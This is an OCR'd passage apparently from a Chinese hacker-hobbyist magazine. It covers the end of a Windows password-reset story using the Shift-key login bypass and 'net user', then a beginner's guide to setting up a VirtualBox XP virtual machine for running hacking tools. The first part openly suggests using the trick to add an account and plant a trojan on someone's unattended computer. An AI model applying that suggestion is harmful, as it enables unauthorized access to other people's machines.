


图4

再把以前的sam文件再给粘贴回去，重启电脑，出现欢迎界面的时候，连续按下5次shift，OK，cmd弹出来了，输入如下的命令：

net user administrator 123

意思是将administrator密码改为123，若想改成其他的也可，然后点确定，好了，进入了熟悉的系统，就此搞定（如图5）。




图5

看时间，40分钟了，幸好人还没来，于是我就主动下去把电脑还了她……

晚上回来我仔细想了下，这个方法还有别的利用，比如入侵某人的电脑，你只要有一个u盘的pe系统，然后趁人不在时候添加一个账户，进去他的电脑装一个木马，即使有杀毒软件也不怕，可以添加木马到信任的文件当中，谁叫我们管理员呢。

所以，有的时候hacker技术也能起到帮助别人的作用，助人为乐的感觉还是不错的，嘿嘿……还有遇到问题时候，要多翻翻咱们的黑X，说不定就会有意想不到的收获哦！

菜鸟的非主流虚拟机之旅

牟晓东

前一阵为了提高自己的"黑技"，小菜我又请出了雪藏在硬盘某旮旯角落的几个扫描器、木马配置端、图标个性工具和捆绑器，结果发现其中有好几个都不幸被杀毒软件的空闲全盘扫描功能给毙了。没办法，还是到网上再百度搜索一番并重新下载使用，当然都是在关闭杀毒软件的前提之下进行了，最终又在"意料之中"地中了招——也不知是哪位黑友在本来就不太干净的"黑具"中绑进了xxx（你懂的），真是不厚道！郁闷之余也是痛定思痛啊，想小菜我这样中招已经不是一次两次了，是不是该想个两全其美的方法呢——既能安全地使用十八般武器，又能不"伤"自己？除此之外，有一些工具在Win 7下是无法正常运行的，所以非常有必要在Win 7系统中再"嵌套"出个XP系统来作为入侵黑站的"实验田"！一开始想到可以使用"沙盒"（即Sandbox，属于计算机安全领域中的虚拟技术，如著名的"影子系统"），不过细想之后觉得并不符合自己的要求，再加上经过一番百度之后也没找到什么比较中意的东东，放弃。




图1

后来转念一想，还是试试虚拟机吧，这方面的资料非常多，技术也比较成熟，影响力较大的莫过于VMware Workstation了，可惜体积过于庞大（300多MB），而且小菜我的本本儿上的Win 7在经过

SecurAble软件（http://u.115.com/file/f0c6d1794d）的检测之后，发现最后的“Hardware Virtualization”（“硬件虚拟”）项是“Locked Off”（如图1）。据说可能是CPU支持而主板的BIOS锁定了，结果我在开机的BIOS设置中找了老半天也没发现有个传说中的“Virtualization Technology”（VT，“虚拟技术”）开关，当然也就谈不上将其设置为“Enable”的“有效”状态了。

虽然有人说或许可以通过刷BIOS来实现，但经济拮据而且硬件知识实在苍白的我可不敢冒这个险，呵呵。这样一来，我的Win 7就无法跑VMware Workstation了。至于Win 7自带的XP Mode虚拟机（Virtual PC 2007），也因同样的原因给绊在了门外，郁闷！心有不甘的我当然不会半途而废，后来找到了Oracle VM VirtualBox（其实名气也很大，只是小菜我太孤陋寡闻而已，^_^），免费、开源，而且体积较苗条（75MB），最重要的是最终我在她的帮助下成功地在Win 7上虚拟出了XP！下面就随小菜我进行一次非主流的虚拟机之旅吧！




图2




图3

第一步：新建虚拟电脑

首先，大家可以到我的115优盘（http://u.115.com/file/f04cfc2bf4）下载“VirtualBox-4.0.0-69151-Win.exe”，之后就可以双击进行程序的安装了，具体过程不啰嗦了。安装成功之后双击运行，接着点击左上方的“新建”按钮进入“新建虚拟电脑”向导，之后就是点击“下一步”按钮输入自己的虚拟电脑名称并选择操作系统的类型（“Microsoft Windows”）、版本（“Windows XP”）（如图2）。然后继续点击“下一步”按钮，设置虚拟电脑的可用内存大小、创建新的虚拟硬盘、选择其类型为“动态扩展”、虚拟硬盘所在位置和空间大小，一般情况都是按Virtual Box的默认设置，不必更改（小菜我主要是怕出错，呵呵）。连续几个“下一步”之后，Virtual Box就会提示我们已经成功创建了新的虚拟硬盘（如图3），点击“完成”按钮之后再返回到Virtual Box的操作主界面。

第二步：下载XP的.iso镜像待用

此时，在“新建”按钮之下已经出现了刚才我们建立的一个名为“MyXP”的虚拟电脑，不过这可只是一个空壳子而已，除了我们指定的名称、类型及存放路径之外就没有什么实质性的内容了。接下来我们要做另外的一个准备工作——找一个XP系统的.iso镜像文件，此时可千万要注意啊，很多的Ghost光盘不太好用，小菜我在此就反复地跌倒过N次，几乎两三个小时毫无进展，总是出错。即使是按照网上一些“大牛”的方法（先进入Win PE后再手工调用Ghost程序、再重启虚拟机），也没成功（如图4），不知是不是RP问题。为了避免少走弯路，我强烈建议大家使用“番茄花园Windows XP SP3 V1.21”，可以直接百度寻找，解压缩后生成“TomatoWinXP_SP3_V1.21.iso”存盘待用。

